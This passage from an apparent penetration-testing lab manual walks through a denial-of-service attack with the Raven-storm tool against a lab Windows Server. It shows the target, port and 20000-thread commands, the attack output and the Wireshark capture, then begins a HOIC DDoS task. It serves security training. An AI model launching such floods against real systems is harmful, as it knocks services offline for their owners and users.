
Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.6.3 (v3.6.3-0-g6d348e4611e2). You receive automatic updates.



11. **Wireshark** starts capturing the packets; leave it running.



12. Click **Parrot Security** to switch to **Parrot Security** window.
13. In the terminal window, type **ip 10.10.1.19** and press **Enter** to specify the target IP address.

The screenshot shows a terminal window titled "sudo rist - Parrot Terminal". The window displays the help documentation for the L4 attack tool. The text is color-coded in green and white on a black background. It includes sections for mute, values or ls, run, Send-text, Stress Testing, Multiple, and Automation, each with detailed descriptions. At the bottom of the terminal, the command "L4> ip 10.10.1.19" is entered, followed by "Target: 10.10.1.19". The terminal window is part of a desktop environment with a dark theme, and the system tray at the top right shows the date and time as "Thu Apr 14, 03:43".

```
|-- mute          :: Do not output the connection reply.  
|-- values or ls :: Show all selected options.  
|-- run           :: Start the attack.  
  
-- Set Send-text:  
|-- message       :: Set the packt's message.  
|-- repeat        :: Repeat the target's message specific times.  
|-- mb            :: Send specified amount of MB packtes to server.  
|-- get           :: Define the GET Header.  
|-- agent         :: Define a user agent instead of a random ones.  
  
-- Stress Testing:  
|-- stress        :: Enable the Stress-testing mode.  
|-- st wait       :: Set the time between each stress level.  
  
-- Multiple:  
|-- ips           :: Set multiple ips to target.  
|-- webs          :: Set multiple domains to target.  
|-- ports         :: Attack multiple ports.  
  
-- Automation:  
|-- auto start    :: Set the delay before the attack should start.  
|-- auto step     :: Set the delay between the next thread to activate.  
|-- auto stop     :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
Target: 10.10.1.19  
L4>
```

14. Type **port 80** and press **Enter**, to specify the target port.

The screenshot shows a terminal window titled "sudo rst - Parrot Terminal". The window contains the following text:

```
-- Set Send-text:  
|-- message      :: Set the packt's message.  
|-- repeat       :: Repeat the target's message specific times.  
|-- mb           :: Send specified amount of MB packtes to server.  
|-- get          :: Define the GET Header.  
|-- agent        :: Define a user agent instead of a random ones.  
  
-- Stress Testing:  
|-- stress       :: Enable the Stress-testing mode.  
|-- st wait      :: Set the time between each stress level.  
  
-- Multiple:  
|-- ips          :: Set multple ips to target.  
|-- webs         :: Set multple domains to target.  
|-- ports        :: Attack multiple ports.  
  
-- Automation:  
|-- auto start   :: Set the delay before the attack should start.  
|-- auto step    :: Set the delay between the next thread to activate.  
|-- auto stop    :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
Target: 10.10.1.19  
L4> port 80  
Port: 80  
L4>
```

15. Type **threads 20000** and press **Enter**, to specify number of threads.

```
Applications Places System 🌐 🌐 🌐
Thu Apr 14, 03:47
File Edit View Search Terminal Help
-- get          :: Define the GET Header.
-- agent        :: Define a user agent instead of a random ones.

-- Stress Testing:
| -- stress      :: Enable the Stress-testing mode.
| -- st wait     :: Set the time between each stress level.

-- Multiple:
| -- ips          :: Set multiple ips to target.
| -- webs         :: Set multiple domains to target.
| -- ports        :: Attack multiple ports.

-- Automation:
| -- auto start   :: Set the delay before the attack should start.
| -- auto step     :: Set the delay between the next thread to activate.
| -- auto stop     :: Set the delay after the attack should stop.

L4> ip 10.10.1.19
Target: 10.10.1.19

L4> port 80
Port: 80

L4> threads 20000
Threads: 20000

L4>
```

16. Now, in the terminal type **run** and press **Enter**, to start the DoS attack on the target machine.

```
Applications Places System 3 2 3
Thu Apr 14, 03:48
File Edit View Search Terminal Help
-- Stress Testing:
| -- stress      :: Enable the Stress-testing mode.
| -- st wait     :: Set the time between each stress level.

-- Multiple:
| -- ips         :: Set multiple ips to target.
| -- webs        :: Set multiple domains to target.
| -- ports       :: Attack multiple ports.

-- Automation:
| -- auto start  :: Set the delay before the attack should start.
| -- auto step   :: Set the delay between the next thread to activate.
| -- auto stop   :: Set the delay after the attack should stop.

L4> ip 10.10.1.19
Target: 10.10.1.19
L4> port 80
Port: 80
L4> threads 20000
Threads: 20000
L4> run

Do you agree to the terms of use? (Y/N)
```

17. In the **Do you agree to the terms of use? (Y/N)** field, type **Y** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "sudo rst - Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The main area displays the configuration of the Raven-storm tool:

```
-- Stress Testing:  
|-- stress          :: Enable the Stress-testing mode.  
|-- st wait         :: Set the time between each stress level.  
  
-- Multiple:  
|-- ips             :: Set multiple ips to target.  
|-- webs            :: Set multiple domains to target.  
|-- ports           :: Attack multiple ports.  
  
-- Automation:  
|-- auto start     :: Set the delay before the attack should start.  
|-- auto step       :: Set the delay between the next thread to activate.  
|-- auto stop       :: Set the delay after the attack should stop.  
  
L4> ip 10.10.1.19  
Target: 10.10.1.19  
  
L4> port 80  
Port: 80  
  
L4> threads 20000  
Threads: 20000  
  
L4> run  
  
Do you agree to the terms of use? (Y/N) Y
```

18. Raven-storm starts DoS attack on the target machine (here, **Windows Server 2019**).

```
Applications Places System 3 2 3
sudo rst - Parrot Terminal
File Edit View Search Terminal Help
Target 10.10.1.19 with port 80 not accepting request!
Thread started!
Success for 10.10.1.19 with port 80!
```

19. Click [Windows Server 2019](#) to switch to **Windows Server 2019**.
20. You can observe a large number of packets received from **Parrot Security** machine (**10.10.1.13**).

Capturing from Ethernet 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
8295	753.802946	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8296	753.864967	fe80::15:5dff:fe13:: ff02::16		ICMPv6	90	Multicast Listener Report Message v2
8297	754.240330	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8298	754.240376	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8299	754.261740	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8300	754.261769	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8301	754.315355	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8302	754.315401	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8303	754.355024	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8304	754.355067	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8305	754.363284	fe80::15:5dff:fe13:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
8306	754.401339	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8307	754.401387	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8308	754.565851	fe80::15:5dff:fe13:: ff02::16		ICMPv6	90	Multicast Listener Report Message v2
8309	754.614697	fe80::15:5dff:fe13:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
8310	754.864736	fe80::15:5dff:fe13:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q...
8311	755.114701	fe80::15:5dff:fe13:: ff02::fb		MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
8312	755.211855	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8313	755.211902	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8314	755.286749	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8315	755.286795	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)
8316	755.318157	10.10.1.13	10.10.1.19	UDP	271	60631 → 80 Len=229
8317	755.318204	10.10.1.19	10.10.1.13	ICMP	299	Destination unreachable (Port unreachable)

> Frame 1: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}, id 0

> Ethernet II, Src: MS-NLB-PhysServer-21_5d:13:99:5c (02:15:5d:13:99:5c), Dst: MS-NLB-PhysServer-21_5d:13:99:5a (02:15:5d:13:99:5a)

> Internet Protocol Version 4, Src: 10.10.1.19, Dst: 8.8.8.8

> User Datagram Protocol, Src Port: 57084, Dst Port: 53

0000	02 15 5d 13 99 5a 02 15 5d 13 99 5c 08 00 45 00	[...]Z..]..\..E..
0010	00 4d 4a 1b 00 00 80 11 00 00 0a 0a 01 13 08 08	.M0.....
0020	08 08 de fc 00 35 00 39 1b 77 44 7e 01 00 00 015.9 ..WD~....
0030	00 00 00 00 00 00 0c 73 65 74 74 69 6e 67 73 2ds ettings-
0040	77 69 6e 04 64 61 74 61 09 6d 69 63 72 6f 73 6f	win\data \microso
0050	66 74 03 63 6f 6d 00 00 01 00 01	ft.com... .

Frame (frame), 91bytes

Packets: 8317 • Displayed: 8317 (100.0%) | Profile: Default

12:53 AM 4/14/2022

21. Click **Parrot Security** to switch to **Parrot Security** machine and press **ctrl+z** to stop the attack.

```
Applications Places System 3 2 3 sudo rst - Parrot Terminal
File Edit View Search Terminal Help
Target 10.10.1.19 with port 80 not accepting request!
Target 10.10.1.19 with port 80 not accepting request!Exception in thread Thread-1145:
Traceback (most recent call last):
  File "/usr/lib/python3.9/threading.py", line 954, in _bootstrap_inner
    Target^Z
[1]+ Stopped                  sudo rst
[✓]-[root@parrot]~/home/attacker]
#
```

22. This concludes the demonstration of a DoS attack using Raven-storm.
23. Close all open windows and document all the acquired information.


Task 4: Perform a DDoS Attack using HOIC

HOIC (High Orbit Ion Cannon) is a network stress and DoS/DDoS attack application. This tool is written in the BASIC language. It is designed to attack up to 256 target URLs simultaneously. It sends HTTP, POST, and GET requests to a computer that uses lulz inspired GUIs. It offers a high-speed multi-threaded HTTP Flood; a built-in scripting system allows the deployment of "boosters," which are scripts designed to thwart DDoS countermeasures and increase DoS output.


Here, we will use the HOIC tool to perform a DDoS attack on the target machine.

In this task, we will use the **Windows 11**, **Windows Server 2019** and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

1. Click **Parrot Security** switch to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.



2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



3. The **Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



Welcome to Wireshark

Capture

...using this filter:


All interfaces shown ▾

Interface	Status
eth0	Selected
any	
Loopback: lo	
bluetooth-monitor	
nflog	
nfqueue	
dbus-system	
dbus-session	
(Cisco remote capture: ciscodump)	
(DisplayPort AUX channel monitor capture: dpauxmon)	
(Random packet generator: randpkt)	
(systemd Journal Export: sdjournal)	
(SSH remote capture: sshdump)	
(UDP Listener remote capture: udpdump)	

Learn

